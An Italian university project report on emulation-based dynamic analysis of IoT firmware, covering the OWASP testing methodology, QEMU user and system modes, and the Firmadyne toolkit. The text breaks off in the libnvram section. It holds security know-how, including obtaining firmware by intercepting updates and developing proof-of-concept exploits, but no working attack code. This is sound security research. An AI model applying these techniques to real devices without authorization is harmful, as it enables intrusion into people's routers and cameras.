

ATTIVITA' PROGETTUALE IN SICUREZZA DELL'INFORMAZIONE M: ANALISI DINAMICA DEL  
FIRMWARE IN DISPOSITIVI IoT

Candidato: Gian Marco De Cola  
n. Matricola: 0000977684

# SOMMARIO

Sommario .....	2
1 Introduzione .....	4
1.1 Cos'è il Firmware .....	4
1.2 Perché l'analisi del firmware di dispositivi IoT è importante .....	4
1.3 Tipologie dell'Analisi del Firmware .....	5
1.3.1 Analisi Statica.....	5
1.3.2 Analisi Dinamica .....	5
2 Stato dell'Arte.....	6
3 Descrizione del progetto.....	8
3.1 Metodologia utilizzata.....	8
3.2 <i>Scope</i> dell'attività .....	9
4 Considerazioni su tool per l'Analisi Dinamica .....	10
4.1 QEMU .....	10
4.1.1 Dynamic Translation: come QEMU gestisce le differenze tra host e target .....	10
4.1.2 User Mode.....	11
4.1.3 System Mode .....	12
4.2 Firmadyne.....	14
4.2.1 Libnvram.so .....	15
4.2.2 Struttura e contenuti.....	16
4.3 FirmAE.....	17
4.3.1 La novità di FirmAE: l'emulazione mediata.....	17
4.3.2 Struttura e contenuti.....	20
5 Confronto dei Tool e Penetration Testing .....	22
5.1 DamnVulnerableRouterFirmware.....	24
5.1.1 Emulazione .....	24
5.1.2 Debugger.....	24
5.1.3 Testing degli input .....	25
5.1.4 Exploitation.....	26
5.2 dlink-ipcamera DCS-932L .....	29
5.2.1 Emulazione .....	29
5.2.2 Enumerazione.....	32
5.2.3 Exploitation.....	34
5.3 Netgear WNAP320 .....	35
5.3.1 Emulazione .....	35

5.3.2	Enumerazione.....	38
5.3.3	Exploitation.....	40
6	Conclusioni.....	43

# 1 INTRODUZIONE

---

## 1.1 COS'È IL FIRMWARE

Il firmware è un programma (o un insieme di programmi), integrato su un dispositivo hardware (ROM, EPROM, flash, ecc.) permanentemente e che contiene le istruzioni riguardanti le diverse attività che un produttore desidera che il dispositivo esegua. A questo proposito, si può parlare di firmware nel caso di un sistema operativo e dell'intero filesystem installato su un dispositivo o di un singolo programma che dona le funzionalità ad un dispositivo *embedded*. Esso, tipicamente, non può essere (facilmente) modificato da un utente ma soltanto aggiornato quando il produttore rilascia nuove versioni per tutti o alcuni suoi componenti. In generale si interfaccia direttamente con l'hardware sottostante e fa da base al software che può essere eseguito sul dispositivo; in quest'ottica è un "ponte" tra il mondo hardware e software e permette a linguaggi di alto livello di comunicare con componenti hardware, "traducendo" istruzioni tra i due mondi.

Da questa definizione si comprende che possiamo trovare firmware in una grande varietà di sistemi, praticamente ogni sistema elettronico che debba svolgere delle funzioni che richiedono un processore. Nel corso di questa attività progettuale ci si è focalizzati sullo studio e l'analisi di firmware relativi a dispositivi dell'*Internet of Things* (IoT) come *router*, *modem*, *smart cameras*, etc. Il firmware di questi dispositivi, nella maggior parte dei casi, consiste nel vero e proprio sistema operativo del dispositivo, completo di filesystem, kernel e applicazioni offerte.

## 1.2 PERCHÉ L'ANALISI DEL FIRMWARE DI DISPOSITIVI IOT È IMPORTANTE

Nel mondo di oggi c'è un crescente interesse verso dispositivi IoT, anche non convenzionali (*smart fridge*, *smart lights*, etc...) e la probabilità di possedere nella propria casa un dispositivo del genere è praticamente pari ad 1. Nel 2020 sono stati individuati 11,7 miliardi di dispositivi IoT attivi, superando il numero di dispositivi non IoT in rete; la release n.16 dei set di specifiche per il 5G ha aumentato l'interesse verso l'IoT e si stima che nel 2025 il numero arriverà a più di 30 miliardi [1] [2]. Oltre a ciò, la necessità di adattare diversi dispositivi, di diverse dimensioni e dalle diverse capacità energetiche, al contempo limitando i costi fa sì che architetture RISC (*Reduced Instruction Set Computer*), come MIPS, ARM, ecc., siano predilette per i firmware da installare su questi dispositivi. Architetture del genere sono generalmente più semplici da analizzare in quanto meno sofisticate delle architetture spesso utilizzate in server e personal computer (x86) e, quindi, anche più semplici da attaccare. Inoltre, questi dispositivi possiedono spesso firmware obsoleto, poco sanitizzato e altamente riusato, il che aumenta esponenzialmente la superficie di attacco, diminuendo contestualmente la difficoltà di questi attacchi.

Unendo tutti questi fattori al fatto che spesso questi sistemi contengono informazioni importanti e private (molto spesso sono installate all'interno delle nostre mura domestiche), e che gran parte di questi dispositivi sono esposti ad Internet [3], si ottiene un campo di potenziali attacchi informatici appetibile e in crescita. [4].

Queste e altre motivazioni hanno spinto l'OWASP (*Open Web Application Security Project*) ad aprire un progetto nel 2014 riservato all'IoT [5], con l'intento di analizzare vulnerabilità già

presenti nei dispositivi in commercio, educare gli sviluppatori su come progettare e implementare software e firmware sicuri per questi dispositivi, creare linee guida per il testing e l'analisi di dispositivi IoT e guidare le decisioni di industrie manifatturiere e consumatori sull'argomento.

### **1.3 TIPOLOGIE DELL'ANALISI DEL FIRMWARE**

Ci sono diversi modi di approcciare l'analisi di un firmware; le due prevalenti sono l'analisi statica e l'analisi dinamica (o *Runtime Analysis*). I due approcci si basano su strumenti e conoscenze diametralmente opposti, anche se possono portare a risultati simili. Molte volte è conveniente fondere i due approcci ed optare per un'analisi ibrida, in quanto permette di sfruttare le caratteristiche complementari delle due tipologie raggiungendo risultati più precisi e completi. Entrambi gli approcci condividono le fasi iniziali di raccolta e acquisizione del firmware e di estrazione dei binari e/o filesystem contenuti negli archivi raccolti.

#### **1.3.1 Analisi Statica**

Per analisi statica si intende il processo di analisi del comportamento di applicazioni tramite ispezione del loro codice sorgente o, nel caso non fosse disponibile, del *bytecode* o del codice binario degli eseguibili con l'ausilio di decompilatori e disassemblatori [6] [7]. L'analisi è attuata senza effettivamente eseguire le applicazioni. Questo approccio è altamente scalabile [8] e facile da automatizzare ma presenta anche delle limitazioni: spesso non riesce a trovare ogni vulnerabilità presente o si potrebbe incappare in una grande quantità di falsi positivi [9].

#### **1.3.2 Analisi Dinamica**

Con l'analisi dinamica, invece, si punta a condurre dei test durante l'esecuzione del firmware. Questo è possibile o acquistando il dispositivo IoT e comunicando con esso, testandone dall'esterno le funzionalità e analizzandone la sicurezza o procurandosi il firmware ed emulandolo con l'ausilio di tool per emulazione. Questo processo consente di testare le funzionalità del prodotto dinamicamente, osservando a *runtime* le risposte e i comportamenti del firmware in relazione a determinati stimoli. Con questa tipologia di analisi si può testare una grande varietà di vulnerabilità, comprese alcune solo teorizzabili utilizzando l'analisi statica (ad esempio vari tipi di *injection* e *buffer overflow*).

Naturalmente anche questo approccio presenta diverse problematiche: non è molto scalabile o automatizzabile, e questo rende il processo di testing più lungo e tedioso, anche se sono allo studio soluzioni per un approccio automatizzato [9] [10] [11]. Inoltre, i *toolkit* per l'analisi dinamica sono molto più complessi da configurare.

In questo progetto si è optato per questo tipo di analisi, utilizzando l'approccio emulativo.

## 2 STATO DELL'ARTE

Dall'avvento di Internet, dispositivi IoT hanno iniziato ad entrare nelle nostre case, prevalentemente sottoforma di router e modem. Oggi a questi si aggiungono dispositivi molto più eterogenei (automobili, frigoriferi, telecamere a circuito chiuso, ecc.). Il proliferare di questi prodotti sul mercato ha significato anche un interesse crescente della ricerca negli ultimi anni, portando questo tema ad essere uno dei più caldi del momento. L'analisi di dispositivi *embedded* e IoT non è, però, un argomento di ricerca solo recente. Già 12 anni fa, in [12] si guardava al problema della crescente commercializzazione di dispositivi *embedded* dotati di interfacce di gestione per niente sicure. Dai risultati di questo studio, un anno dopo, nasce *WebDroid*, proposto in [13], il primo framework volto allo sviluppo semplice e intuitivo di interfacce web sicure. Similarmente, in [14], si presentano i risultati di un enorme studio di verifica di vulnerabilità condotto su dispositivi di rete di più grandi *Internet Service Provider* del mondo e di una larga quantità di reti private tra Europa, Nord America ed Asia. Lo studio fu ulteriormente esteso in [15] e portò alla scoperta di vulnerabilità facilmente attaccabili in un enorme numero di dispositivi di tutto il mondo, mettendo alla luce la possibilità di un *Distributed Denial Of Service* di proporzioni mondiali. Dai risultati di questi studi è nata la necessità di automatizzare il più possibile alcune fasi dell'analisi del firmware, in particolare l'analisi statica: nasce FRAK (*Firmware Reverse Analysis Konsole*), presentato in [16]. Questo è uno dei primi framework di analisi del firmware a presentare diverse funzionalità completamente automatizzate come estrazione del firmware, analisi statica, analisi dell'entropia del file contenente il firmware e persino modifica di stringhe in file presenti del firmware con conseguente re-pack del firmware stesso. Questa ultima funzionalità è sfruttata in [17], dove si introduce una tipologia di attacco molto comune nel campo dei firmware IoT: la modifica arbitraria del firmware per inserirvi backdoor che permettano un totale accesso alle funzionalità del dispositivo su cui verrà installato. La sempre più grande quantità di firmware a disposizione grazie alle interfacce web dei venditori che rendono di pubblico dominio i firmware dei loro dispositivi rende cruciale la creazione di piattaforme automatiche per l'analisi del firmware (FRAK è limitante in alcuni aspetti). Un passo verso questo scopo è fatto in [8] per quanto riguarda l'analisi statica e in [9] per l'analisi dinamica. In questi studi si presenta una piattaforma web<sup>1</sup> in cui fare upload di file contenenti firmware per avere informazioni sul file stesso (entropia, metodo di compressione, file system contenuto) e su vulnerabilità che i singoli file presenti nel firmware potrebbero avere. L'analisi dinamica condotta in [9] è stata condotta su firmware emulati grazie al lavoro svolto in [18] risultato nel tool QEMU [19]. QEMU è un emulatore di sistemi che usa un traduttore dinamico di istruzioni dal linguaggio macchina dell'host a quello del target sviluppato appositamente per questo tool. Riesce ad emulare diverse architetture di processori (CISC e RISC) oltre che ad una grande quantità di altri dispositivi (Display VGA, adattatori di rete, hard disk, porte seriali, ecc.). Permette sia emulazione di interi sistemi che una *user-mode*. Anche i tool presentati in [10] e [11], firmadyne e Firmae, sfruttano le potenzialità di QEMU, implementando dei framework per l'analisi dinamica automatizzata del firmware. Firmadyne è considerato il migliore tool in

---

<sup>1</sup> <http://firmware.re/>

questo contesto, tanto da essere annoverato tra i migliori tool di analisi dinamica anche in [5]. Firmae è il tool più recente ritrovato al tempo di stesura di questo documento ed è fortemente basato su firmadyne, ma ne perfeziona alcuni aspetti e il suo tasso di successo di emulazione su un dataset di più di 1000 firmware (79.36%) lo rendono un tool molto promettente.

### 3 DESCRIZIONE DEL PROGETTO

Dal punto di vista dell'analisi e del testing del firmware, molte organizzazioni hanno cercato di fornire metodologie e linee guida comuni da seguire, compreso l'OWASP [20]. Inoltre, per unificare l'approccio al testing di dispositivi IoT, l'OWASP ha anche avviato un progetto di *mapping* delle linee guida di molte importanti organizzazioni e associazioni del mondo IT e della *cyber security* come ETSI e GSMA [21]. Questa attività progettuale è stata portata avanti cercando di seguire questa metodologia (descritta nella sezione seguente) dato che la gran parte della letteratura sull'argomento la utilizza, provando la sua grande effettività e che è sempre in aggiornamento (con adattamenti e modifiche ogni 4 anni).

#### 3.1 METODOLOGIA UTILIZZATA

L'OWASP divide la metodologia con cui un *security tester* deve affrontare la valutazione della sicurezza di un firmware in nove stadi:

1. **Raccolta di informazioni e ricognizione:** raccogliere quanti più dati possibile sul firmware e il dispositivo che si sta per analizzare dalla consultazione di varie fonti (sito del venditore, *data sheets*, *release notes*, pagina del prodotto su [22]).
2. **Ottenimento del firmware:** tramite acquisto diretto del dispositivo e *dump* del firmware dalla memoria dello stesso, sfruttando attacchi *Man In The Middle* durante l'aggiornamento firmware di un dispositivo che non lo rilascia pubblicamente o tramite download dal sito del venditore.
3. **Analisi del file contenente il firmware raccolto:** utilizzare utility fornite da sistemi linux come i comandi *file*, *strings*, *hexdump* per raccogliere informazioni preliminari sul firmware da caratteri stampabili contenuti nell'archivio che lo contiene
4. **Estrazione di eventuali file system:** utilizzo utility del sistema linux come il comando *dd* o tool che automatizzano il processo come *binwalk* [23] per riconoscere i *magic bytes* presenti nelle *file signatures* [24] ed estrarre tali file in modo appropriato, tenendo conto delle convenzioni di *encoding* a cui sono sottoposti.
5. **Analisi statica dei contenuti estratti:** ricercare file sorgenti non compilati, script e file di configurazione. Ricercare parole chiave ricorrenti che possano ricondurre a vulnerabilità o software obsoleto, password e API *hardcoded*, certificati o chiavi private ecc. Questa fase è altamente automatizzabile grazie a tool come *firmwalker* [25], *bytesweep* [26] o *Firmware Analysis Comparison Toolkit* [27].
6. **Emulazione del firmware:** utilizzare tecniche di emulazione per eseguire nell'ambiente nativo del firmware singoli eseguibili oppure tentare di emulare l'intero sistema. Uno standard *de facto* che può aiutare in questa fase è sicuramente QEMU [19]. Altri tool che automatizzano questa fase sono *firmadyne* e *firmade* [28] [29]. Tutti questi tool saranno oggetto di analisi nel capitolo 4.
7. **Analisi Dinamica del firmware:** testare le interfacce ed API che il firmware emulato espone. In questa fase *nmap* [30] può essere utile per ricercare le porte che il firmware apre sul sistema emulato e quali servizi essi esponano, per poi analizzarli tramite tecniche e strumenti usuali di Penetration Testing [31] [32] [33].



8. **Analisi a Runtime del firmware:** testare gli input di singoli file eseguibili presenti nel sistema alla ricerca di *Stack/Heap Overflows* tramite l'ausilio di debugger esterni [34].
9. **Exploitation:** sviluppare *exploit* come dimostrazione (*Proof-of-Concept*) delle eventuali vulnerabilità ritrovate ai passi precedenti.

## 3.2 SCOPE DELL'ATTIVITÀ

L'attività di ricerca e analisi di questa attività progettuale si concentrerà principalmente sui passi 6-9 della metodologia descritta: in particolare si è approfondita la tematica dell'emulazione del firmware e come questa tecnica possa agevolare una sua successiva analisi. Particolare riguardo è stato posto sulla possibilità di automazione degli stadi citati.

Durante il periodo dell'attività si è ricercato lo stato dell'arte, documentandosi sugli ultimi sforzi della ricerca internazionale sull'argomento. Si è poi confrontato e ispezionato i diversi strumenti disponibili per l'automazione dell'analisi dinamica del firmware al momento della stesura di questo documento: dalle fasi di raccolta dei firmware campione, alla loro emulazione, fino alla fase di analisi. Per finire, si sono messe in pratica alcune tecniche di *penetration testing* su alcuni firmware di esempio. Il firmware che si è analizzato durante questa ultima fase è un sottoinsieme del dataset open-source messo a disposizione dal team di sviluppo di FirmAE [35]. Il dataset è diviso in una cartella per ogni brand. Per ogni cartella sono presenti 3 versioni, una relativa a firmware di IP cameras, una relativa a firmware di dispositivi di diverso tipo ma di vecchia data e un'ultima relativa a firmware di nuovi dispositivi di diverso tipo (aggiornati al 22/12/2020).

```
markdc@windows-laptop:/mnt/d/Uni/Magistrale/I Anno/I Semestre/Sicurezza dell'Informazione M/Progetto/FirmAEFirmwares$ ls -l
total 0
d--x--x--x 1 markdc markdc 4096 Dec 22 14:00 asus_latest
d--x--x--x 1 markdc markdc 4096 Dec 22 14:04 belkin_latest
d--x--x--x 1 markdc markdc 4096 Dec 22 10:52 dlink
d--x--x--x 1 markdc markdc 4096 Mar 1 01:14 dlink_ipcamera
d--x--x--x 1 markdc markdc 4096 Dec 22 13:47 dlink_latest
d--x--x--x 1 markdc markdc 4096 Dec 22 13:37 linksys_latest
drwxrwxrwx 1 markdc markdc 4096 Dec 22 13:11 netgear
d--x--x--x 1 markdc markdc 4096 Feb 28 13:46 netgear_latest
d--x--x--x 1 markdc markdc 4096 Dec 22 11:07 tplink
d--x--x--x 1 markdc markdc 4096 Dec 22 14:10 tplink_ipcamera
d--x--x--x 1 markdc markdc 4096 Dec 22 13:51 tplink_latest
d--x--x--x 1 markdc markdc 4096 Dec 22 14:20 trendnet_ipcamera
d--x--x--x 1 markdc markdc 4096 Dec 22 13:56 trendnet_latest
d--x--x--x 1 markdc markdc 4096 Dec 22 14:09 ZyXEL_latest
```

Figura 1 – Directory structure del dataset di FirmAE, un sottoinsieme del quale è stato utilizzato in questa attività progettuale (35 esemplari)

## 4 CONSIDERAZIONI SU TOOL PER L'ANALISI DINAMICA

In questa sezione si presenteranno alcuni tra i più efficaci e popolari strumenti presenti al momento nell'ambito dell'analisi del firmware. Alcuni di questi strumenti sono composti da sottoparti adibite a svolgere in tutto o in parte le azioni proposte nella metodologia seguita in questa attività progettuale (Sezione 3.1) ma, come descritto nella Sezione 3.2, ci si focalizzerà in particolare sulla loro attività di emulazione del firmware; i loro aspetti di automazione del processo di analisi dinamica sono stati studiati, ma non applicati, preferendo l'approccio manuale (Sezione 5).

### 4.1 QEMU

QEMU è un emulatore software e virtualizzatore di sistemi hardware sviluppato in C, il cui obbiettivo primario è quello di eseguire un sistema operativo target all'interno di un diverso sistema operativo host. Esso può essere anche usato a scopo di debug, dato che un'emulazione può venire facilmente stoppata e il suo stato salvato e ispezionato in un secondo momento. Un'altra conveniente modalità di QEMU è la modalità utente: questa modalità è sviluppata come un sottoinsieme della *full system emulation* ed è specificatamente proposta per sistemi host Linux. In questa modalità si possono emulare processi Linux sviluppati e compilati per una specifica architettura di CPU, su una CPU fisica completamente diversa, senza il bisogno di creare un'intera macchina virtuale, ma limitandosi ad eseguire un singolo programma. Per finire, QEMU può essere utilizzato anche in combinazione con il modulo KVM (*Kernel-based Virtual Machine*) del kernel Linux, che gli permette di agire come *hypervisor*, garantendo performance di esecuzione delle virtual machines simili a quelle del sistema host. QEMU è composto di diversi sottosistemi:

- Un emulatore di CPU di diverse architetture, sia CISC (x86) che RISC (mips, arm, PowerPC, ecc.)
- Un emulatore di dispositivi di I/O e di memorizzazione (schermi VGA, porte seriali, mouse e tastiere, hard disk, porte SCSI, ecc.)
- Un emulatore di dispositivi di rete per la comunicazione host-guest
- Un'interfaccia per comunicare con GDB, il debugger di sistemi Linux
- Un'interfaccia utente

#### 4.1.1 Dynamic Translation: come QEMU gestisce le differenze tra host e target

L'emulatore di CPU utilizza una tecnica chiamata "traduzione dinamica". Questa tecnica consiste nella conversione a *runtime* delle istruzioni della CPU scelta come target dell'emulazione, nelle corrispondenti istruzioni dell'architettura della CPU del sistema host. Inoltre, per ottimizzare il processo, ogni istruzione tradotta viene anche salvata in una cache, in modo che ogni istruzione venga prelevata e decodificata dalla memoria dell'emulatore il meno possibile e riusata per ogni altra sua occorrenza.

Oltre a ciò, QEMU sviluppa un *system call translation* grazie alla quale tutti i parametri delle system call (comprese le `ioctl`) vengono convertiti in formati congeniali all'architettura target, ad esempio correggendo l'*endianness* e la dimensione di ogni *word* nel sistema.

Allo stesso modo, QEMU si occupa anche della ridirezione dei segnali POSIX generati da system call in entrambe le direzioni (trasportando segnali del sistema host al sistema guest e viceversa).

Per quanto riguarda la gestione dei thread, QEMU riesce ad emulare la system call `clone`, creando un thread sulla macchina host ogni qual volta un thread emulato viene generato. Purtroppo, però, al momento il tool non gestisce bene le operazioni atomiche in ogni architettura target, ma esse sono emulate al meglio in sistemi guest x86 e arm, dove si fa uso di un *lock* globale per questa evenienza.

Per dettagli implementativi, si rimanda a [18]. Ora passiamo ad una breve introduzione e presentazione delle due modalità che ci interessano nel contesto dell'analisi dinamica del firmware (esempi pratici di come utilizzarle saranno presentati in Sezione 5.1.1, 5.2.1.1 e nell'Appendice A).

#### 4.1.2 User Mode

L'emulazione in *user space* di QEMU è molto utile nel momento in cui abbiamo necessità di emulare le funzionalità di un solo file eseguibile. Questa evenienza è molto frequente durante l'analisi del firmware: ad esempio, potrebbe essere rilevato da un'analisi statica che un particolare eseguibile potrebbe essere vulnerabile ad un determinato tipo di attacco e si vuole provare dinamicamente ad analizzare il suo comportamento agli stimoli dettati dall'attacco, oppure si è determinato da un'analisi dinamica delle interfacce utente che un campo potrebbe essere vulnerabile ad un *Buffer Overflow* e si ha bisogno di analizzare solo il singolo processo interessato con l'ausilio di un debugger esterno.

Per eseguire in user mode, basta chiamare QEMU con il comando:

```
$ qemu-<arch> /path/to/executable
```

dove `<arch>` è il nome dell'architettura di CPU che si vuole utilizzare (nel nostro caso, opzioni possibili potrebbero essere `mips` (big endian), `mipsel` (little endian), `arm` (little endian), ecc.). In alcuni casi, può essere molto conveniente aggiungere i seguenti parametri al comando precedente:

```
$ qemu-<arch> -L <prefix> -g <port> /path/to/executable
```

dove l'opzione `"-L"` indica all'emulatore il prefisso da anteporre al nome dell'interprete da utilizzare nell'esecuzione del binario da emulare. Questa opzione è cruciale in quanto ogni eseguibile mantiene al suo interno l'informazione del nome dell'interprete ELF o *linker* da utilizzare a runtime per caricare le librerie necessarie all'esecuzione (se non venisse utilizzata questa opzione, verrebbe utilizzato il linker del sistema host, che in tutta probabilità non sarà il linker giusto per l'architettura del target). Questo va ricercato nel file system del firmware da emulare, nella maggior parte dei casi sotto la directory `/lib`.

L'opzione `"-g"`, invece, serve a specificare una porta da aprire per motivi di debug; un debugger esterno come `gdb` potrà collegarsi a questa porta per effettuare il debug remoto dell'eseguibile.




Figura 2 – Schema logico di esecuzione della user mode di QEMU

Un altro modo per sfruttare l'emulazione in user space di QEMU è quella di installare i pacchetti `gdb-user-static`. Questo installerà sul sistema una serie di eseguibili chiamati `qemu-<arch>-static` che rappresentano delle versioni di QEMU precompilate per il sistema di riferimento (quello specificato da `<arch>`). A questo punto basterà copiare questo eseguibile nella cartella radice del firmware che contiene il binario da eseguire e utilizzare l'utility `chroot` per cambiare la cartella radice del prossimo processo da eseguire (e dei suoi figli). Questo è simile a quanto fatto con il parametro `-L` descritto precedentemente.

```
$ cp /usr/bin/qemu-<arch>-static /root/of/firmware/filesystem
$ chroot /root/of/firmware/filesystem /path/of/executable/to/analyze
```

### 4.1.3 System Mode

Per analizzare un firmware in maniera omnicomprensiva e cercando di ottenere un'emulazione che si avvicina di più alla totalità delle caratteristiche di un firmware, è utile far uso di una full system emulation. QEMU può aiutare in questo creando una virtual machine Linux che esegue su una architettura target ben precisa. Per fare ciò con QEMU, abbiamo bisogno di alcuni prerequisiti:

- Un'immagine disco in un formato compatibile con QEMU (ad esempio `qcow2`) e contenente il sistema operativo da utilizzare sulla macchina virtuale da creare
- Un'immagine di kernel Linux compilata per la specifica architettura del target scelto
- (All'occorrenza) una immagine `initrd`, ossia contenente un file system temporaneo da caricare in RAM per agevolare la procedura di boot

Per procurarci questi prerequisiti, una delle opzioni è quella di creare un'immagine Linux custom contenente il filesystem estratto dal file binario del firmware, installare e configurare una toolchain di cross-compilazione per fare una build del kernel secondo l'architettura del target scelto e procurarsi un installer del sistema operativo scelto da caricare sul file `initrd`. Questa opzione è di sicuro la più completa e configurabile ma anche la più complessa e lenta. Come agevolazione per costruire una toolchain di cross compilazione, si può usare `buildroot` [36] o, più specificatamente, `OpenWRT` [37] (basato su `buildroot` ma orientato a firmware di router e dispositivi IoT).




Figura 3 - Menù di configurazione di OpenWRT

Le opzioni da configurare grazie a questi tool sono pressoché illimitate (Figura 3) e alcune sono molto potenti, ad esempio configurare il cross-compilatore in modo tale da mantenere i simboli di debug all'interno dei file eseguibili risultanti dalla compilazione; questo consentirebbe all'occorrenza di effettuare il debug del kernel durante la fase di boot per analizzare eventuali problemi di configurazione del kernel e della procedura di startup del sistema.

Pur riconoscendo la potenzialità di questo approccio, si è deciso per motivi di tempistiche di sfruttare un'altra opzione: scaricare delle immagini debian pre-compilate<sup>2</sup> per diversi sistemi target e corrispondenti kernel e immagini initrd preconfezionate. In questo modo si risparmia il tempo di configurazione e build (un'intera build di sistema può portare via anche diverse ore) ma si ottengono risultati comparabili (a meno che non si ha bisogno di configurazioni custom poco convenzionali, a quel punto l'unica opzione è fare il build manuale del sistema). Una volta provveduto a adempiere a questi prerequisiti, è tempo di chiedere a QEMU di eseguire una virtual machine. La system mode di QEMU è altamente configurabile tramite parametri da linea di comando. Per automatizzare e generalizzare il più possibile la chiamata a QEMU si è preparato uno script visualizzabile nell'appendice A; si rimanda all'appendice anche per una spiegazione dei vari parametri di chiamata utilizzati. Prima di utilizzare lo script creato per iniziare l'emulazione, bisogna configurare il nostro sistema affinché possa comunicare tramite un'interfaccia di rete con il nostro firmware emulato (questo è cruciale per condurre l'analisi dinamica). Per fare ciò, è buona pratica (se si utilizza QEMU da un sistema Linux) salvare tutti i comandi necessari alla configurazione di tale rete nei file `/etc/qemu-ifup` per configurare la rete e `/etc/qemu-ifdown` per deconfigurarla. Questi script verranno eseguiti rispettivamente subito prima di iniziare l'emulazione e subito dopo la sua conclusione. Un esempio di configurazione è presente nell'appendice A.

La system emulation di QEMU è di sicuro molto potente, ma problemi come quelli che verranno riscontrati nella Sezione 5.2.1.1 sono praticamente prassi quando si tratta di emulare firmware

<sup>2</sup> <https://people.debian.org/~aurel32/qemu/>

IoT, non è detto che si riesca a risolverli tutti oppure che si possa risolverli senza molto lavoro e indagini sui file di sistema o in tempi convenienti. È per questo che molti ricercatori e sviluppatori hanno cercato di automatizzare il processo di emulazione e risoluzione di problemi relativi.

## 4.2 FIRMADYNE

Firmadyne è un toolkit rivolto ad una analisi dinamica automatizzata e scalabile di firmware Linux di dispositivi embedded e IoT. Il toolkit presenta tool per automatizzare quasi ogni fase della metodologia in Sezione 3.1:

- Un web scraper per automatizzare l'ottenimento di firmware dai siti di vendor specificati dall'utente
- Un estrattore specificamente sviluppato intorno a binwalk per la fase di estrazione
- Un processo automatizzato di emulazione basato su QEMU per la fase di emulazione del firmware. Le macchine emulate da firmadyne si basano su kernel precompilati e modificati dagli sviluppatori in modo che i log della fase di boot del dispositivo siano molto verbosi e contengano informazioni importanti in caso di debug del kernel, come ogni operazione di richiesta di cambiamento dell'ambiente di esecuzione (assegnazione MAC e IP address, creazioni di interfacce di rete, ecc.).
- Una suite di exploits per CVE conosciuti e script per automatizzare l'analisi dinamica del firmware emulato

L'architettura logica di firmadyne segue un workflow ben preciso (Figura 4) di cui la fase emulativa è di sicuro la più interessante. Questa fase si divide in due sottofasi:

1. Un fase di "pre-emulazione" (fase di apprendimento) in cui firmadyne utilizza i log verbosi dei suoi kernel precompilati per "apprendere" informazioni a runtime sulle interazioni del sistema con le varie interfacce di rete. Scopo di questa fase è quella di dedurre informazioni sulle configurazioni di rete dal sistema stesso.
2. Nel caso la fase di pre-emulazione abbia esito positivo (si è riusciti a dedurre la configurazione di rete del sistema, compreso di interfacce da configurare e indirizzi IP relativi) si entra nella vera fase di emulazione in cui è possibile comunicare col sistema emulato e analizzarlo.




Figura 4 – Workflow logico di esecuzione di firmadyne, da [10].

La fase di pre-emulazione può incorrere in diversi problemi, molti dei quali sono da imputare a periferiche mancanti nel sistema emulato, errate configurazioni di interfacce, cartelle/file mancanti dal filesystem (molti dei firmware trovati in rete sono degli update e potrebbero non presentare tutti i file del filesystem originale) o errate invocazioni degli script di boot. Per far fronte alla prima classe di questi problemi, gli sviluppatori di firmadyne hanno sviluppato una libreria per emulare la NVRAM di un sistema reale.

#### 4.2.1 Libnvram.so

L'NVRAM (non-volatile random access memory), è un particolare tipo di memoria utilizzata nei dispositivi embedded per salvare (sottoforma di coppie chiave-valore) delle configurazioni spesso richieste durante la fase di boot e init del dispositivo. Uno dei problemi più grandi dell'emulazione del firmware di dispositivi IoT è la mancanza di componenti fisici che sarebbero presenti nel dispositivo reale: per la maggior parte delle volte questo non presenta un problema per l'emulazione a fini di analisi dinamica (ad esempio non ci importa emulare la videocamera di un dispositivo di sorveglianza, ecc.) ma l'NVRAM è di importanza cruciale all'emulazione, in quanto senza i suoi contenuti molti servizi non possono funzionare.

